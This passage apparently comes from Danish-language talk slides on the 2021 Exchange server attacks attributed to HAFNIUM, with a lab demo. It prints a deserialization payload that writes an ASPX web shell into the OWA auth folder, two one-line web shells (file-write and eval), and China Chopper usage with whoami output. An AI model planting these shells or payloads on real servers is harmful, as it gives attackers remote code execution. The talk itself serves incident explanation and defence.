HhtbG5zPSJodHRwOi8vc2NoZW1hcy5taWNYb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFTbC9wcmVzZW50YXRpb24iIHhtbG5zOng9Imh0dHA6  
Ly9zY2h1bWZzLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sIiB4bWxuczpTPSJjbHItbmFtZXNwYWNlO1N5c3R1bTthc3N1bWJseT1
```

Output



start: 595 time: 4ms
end: 621 length: 1311
length: 26 lines: 1



```
.....ÿÿÿÿ.....^Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral,  
PublicKeyToken=31bf3856ad364e35.....BMicrosoft.VisualStudio.Text.Formatting.TextFormattingRunProperties.....F  
oregroundBrush.....Á.<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml  
/presentation" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml" xmlns:S="clr-namespace:System;  
assembly=mscorlib" xmlns:I="clr-namespace:System.IO;assembly=mcorlib"><ObjectDataProvider x:Key="0"  
ObjectType="{x:Type I:File}" MethodName="WriteAllText"><ObjectDataProvider.MethodParameters><S:String>  
██████████\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEW.aspx</S:String><S:String>&lt;%@ Page  
Language="Jscript"%&gt;&lt;%System.IO.File.WriteAllText(Request.Item["p"], Request.Item["c"]);%&gt;  
</S:String></ObjectDataProvider.MethodParameters></ObjectDataProvider><ObjectDataProvider x:Key="1"  
ObjectType="{x:Type I:File}" MethodName="WriteAllText"><ObjectDataProvider.MethodParameters><S:String>  
██████████\D$\Exchange\FrontEnd\HttpProxy\owa\auth\errorEW.aspx</S:String><S:String>&lt;%@ Page  
Language="Jscript"%&gt;&lt;%System.IO.File.WriteAllText(Request.Item["p"], Request.Item["c"]);%&gt;  
</S:String></ObjectDataProvider.MethodParameters></ObjectDataProvider></ResourceDictionary>.
```

ErrorEW.aspx

- `<%@ Page Language="Jscript"%><%System.IO.File.WriteAllText(Request.Item["p"], Request.Item["c"]);%>`
- Kalder man denne med p som et filnavn, og c er indhold...

Denne slide gør at Defender tagger min præsentation som farlig

ErrorEE.aspx

- `<%@ Page Language="C#" %><% eval(Request.Item["error"],"unsafe"); %>`

Denne slide gør også at Defender tagger min præsentation som farlig

China.Chopper!

The screenshot shows a web application interface with a table of items and a sidebar. The table contains the following data:

Icon	URL	IP/Host	Content	Date/Time
PHP	http://192.168.3...	??40 192.168.33.135		2013-06-14 08:50:55
NET	http://192.168.3...	??40 192.168.33.138		2013-06-14 08:49:58
NET	http://www.maio...	127.0.0.1	<T>AD0<T>□□...	2013-06-06 23:43:56
RSP	http://www.maio...	127.0.0.1	<T>AD0<T>□□...	2013-06-06 07:50:34
PHP	http://www.maio...	127.0.0.1	<T>MYSQL<T>...	2013-06-06 07:50:34

The sidebar on the right shows a date 'Thursday 2013-06-20' and a 'Site Type' menu with options: Default, Type1, Calendar Reminder, and Shortcut Link.

An 'Add' menu is open, showing options: Add, Search, List Management, and Import database into current category. The 'Add' option is highlighted with a red box and an arrow pointing to the 'AddSHELL' dialog box.

The 'AddSHELL' dialog box has the following fields:

- Address: http://192.168.33.135/shell.php
- Config: (empty text area)
- Notes: (empty text area)
- Buttons: Default, PHP(Eval), UTF-8, Add

Red boxes and arrows highlight the 'Victim' field (the Config area) and the 'Password' field (the Pass input field).

At the bottom left, the status is 'Ready'. At the bottom right, the status is '0.Default(5)'.

China.Chopper!



192.168.33.138



Calendar Reminder




[*] Basic information [A:C:D:]

```
c:\inetpub\wwwroot\> whoami  
nt authority\network service
```

```
C:\inetpub\wwwroot\>
```

WhoDunit feat. attack.mitre.org



Groups That Use This Software

ID	Name	References
G0065	Leviathan	[3]
G0027	Threat Group-3390	[2][4][6][7]
G0093	GALLIUM	[8][9]
G0096	APT41	[10]
G0117	Fox Kitten	[11]
G0125	HAFNIUM	[12][13]

Demo

Pwned Inc.

- 1 Domain Controller hosting the pwned.local domain
- 2 Exchange Servers running Exchange 2016, CU19 (December2020)

The screenshot shows the Exchange Admin Center (EAC) interface. The top navigation bar includes 'Enterprise Office 365' and 'Administrator'. The main content area is titled 'Exchange admin center' and features a left-hand navigation pane with categories like recipients, permissions, compliance management, organization, protection, mail flow, mobile, public folders, unified messaging, servers (highlighted), and hybrid. The 'servers' section is active, displaying a table of server roles. The table has columns for NAME, SERVER ROLES, and VERSION. Two servers are listed: PWNEDEXCH1 and PWNEDEXCH2, both with the role 'Mailbox' and 'Version 15.1 (Build 2176.2)'. A right-hand pane provides details for the selected server, PWNEDEXCH1, including its role, version, and edition (Standard Trial Edition Trial), along with a link to 'Enter Product Key'.

NAME	SERVER ROLES	VERSION
PWNEDEXCH1	Mailbox	Version 15.1 (Build 2176.2)
PWNEDEXCH2	Mailbox	Version 15.1 (Build 2176.2)

PWNEDEXCH1
Mailbox
Version 15.1 (Build 2176.2)
Standard Trial Edition
Trial
[Enter Product Key](#)

Demo

Administrator

User mailbox
Administrator@pwned.local

Title:

Office:

Work phone:

Phone and Voice Features

Unified Messaging: Disabled

[Enable](#)

Mobile Devices

[Disable Exchange ActiveSync](#)

[Disable OWA for Devices](#)

[View details](#)

In-Place Archive

Archiving: Disabled

[Enable](#)

In-Place Hold

User isn't under hold

Email Connectivity

Outlook on the web: Enabled

[Disable](#) | [View details](#)

Move Mailbox

[To another database](#)

The screenshot shows the Windows Services console window. The title bar reads "Services" and the menu bar includes "File", "Action", "View", and "Help". The main area is titled "Services (Local)" and displays a list of services. The "Microsoft Exchange Unified Messaging" service is selected and highlighted in blue. Its details are shown in the left pane, including a description: "Enables Microsoft Exchange Unified Messaging features. This allows voice and fax messages to be stored in Microsoft Exchange and gives users telephone access to e-mail, voice mail, calendar, contacts, or an auto attendant. If this service is stopped, Unified Messaging is not available." The right pane shows a table of services with columns for Name, Description, Status, Startup Type, and Log On As.

Name	Description	Status	Startup Type	Log On As
Microsoft Exchange Server Extension for Windows ...	Enables Win...		Manual	Local System...
Microsoft Exchange Service Host	Provides a h...	Running	Automatic	Local System...
Microsoft Exchange Throttling	Limits the r...	Running	Automatic	Network S...
Microsoft Exchange Transport	The Micros...	Running	Automatic	Network S...
Microsoft Exchange Transport Log Search	Provides re...	Running	Automatic	Local System...
Microsoft Exchange Unified Messaging	Enables Mic...	Running	Automatic	Local System...
Microsoft Exchange Unified Messaging Call Router	Enables Mic...	Running	Automatic	Local System...
Microsoft Filtering Management Service	Manages th...	Running	Automatic	Local System...
Microsoft iSCSI Initiator Service	Manages In...		Manual	Local System...
Microsoft Passport	Provides pr...		Manual (Trig...	Local System...
Microsoft Passport Container	Manages lo...		Manual (Trig...	Local Service
Microsoft Software Shadow Copy Provider	Manages so...		Manual	Local System...
Microsoft Storage Spaces SMP	Host service...		Manual	Network S...
Net.Msmq Listener Adapter	Receives act...	Running	Automatic	Network S...
Net.Pipe Listener Adapter	Receives act...	Running	Automatic	Local Service
Net.Tcp Listener Adapter	Receives act...	Running	Automatic	Local Service
Net.Tcp Port Sharing Service	Provides abi...	Running	Automatic	Local Service
Netlogon	Maintains a ...	Running	Automatic	Local System...
Network Connection Broker	Brokers con...	Running	Manual (Trig...	Local System...
Network Connections	Manages o...		Manual	Local System...
Network Connectivity Assistant	Provides Dir...		Disabled	Local System...
Network List Service	Identifies th...	Running	Manual	Local Service

File Explorer window showing the path: V15 > UnifiedMessaging > voicemail. The status bar indicates "Working on it...".

Notepad window titled "Untitled - Notepad" containing the following text:

```

/\
|| Indgaaende Voicemail Queue paa Exchange Server 1

|| "Internettet"
\

```

File Explorer window showing the path: owa > auth. The status bar indicates "12 items".

Name	Date modified
15.1.2176	8/20/2021 9:11
Current	8/20/2021 9:11
getidtoken	4/29/2018 5:31
RedirSuiteServiceProxy.aspx	4/29/2018 5:31
logoff.aspx	11/19/2020 10:
OutlookCN.aspx	11/19/2020 10:
ExpiredPassword.aspx	11/19/2020 10:
signout.aspx	11/19/2020 10:
errorFE.aspx	11/19/2020 10:
logon.aspx	11/19/2020 10:
frown.aspx	11/19/2020 10:
Exchange Server 2	9/15/2021 8:18

File Explorer window showing the path: BadFiles. The status bar indicates "2 items".

Name	Date modified	Type	Size
2a75db02-3951-4523-8bed-7ddad32223d7	1/21/2021 8:31 AM	Text Document	1 KB
c2df4b4f-2620-498c-a53d-68898a6f73f9	1/19/2021 4:50 AM	Text Document	25,600 KB

Activate Windows
Go to Settings to activate Windows.

Spørgsmål?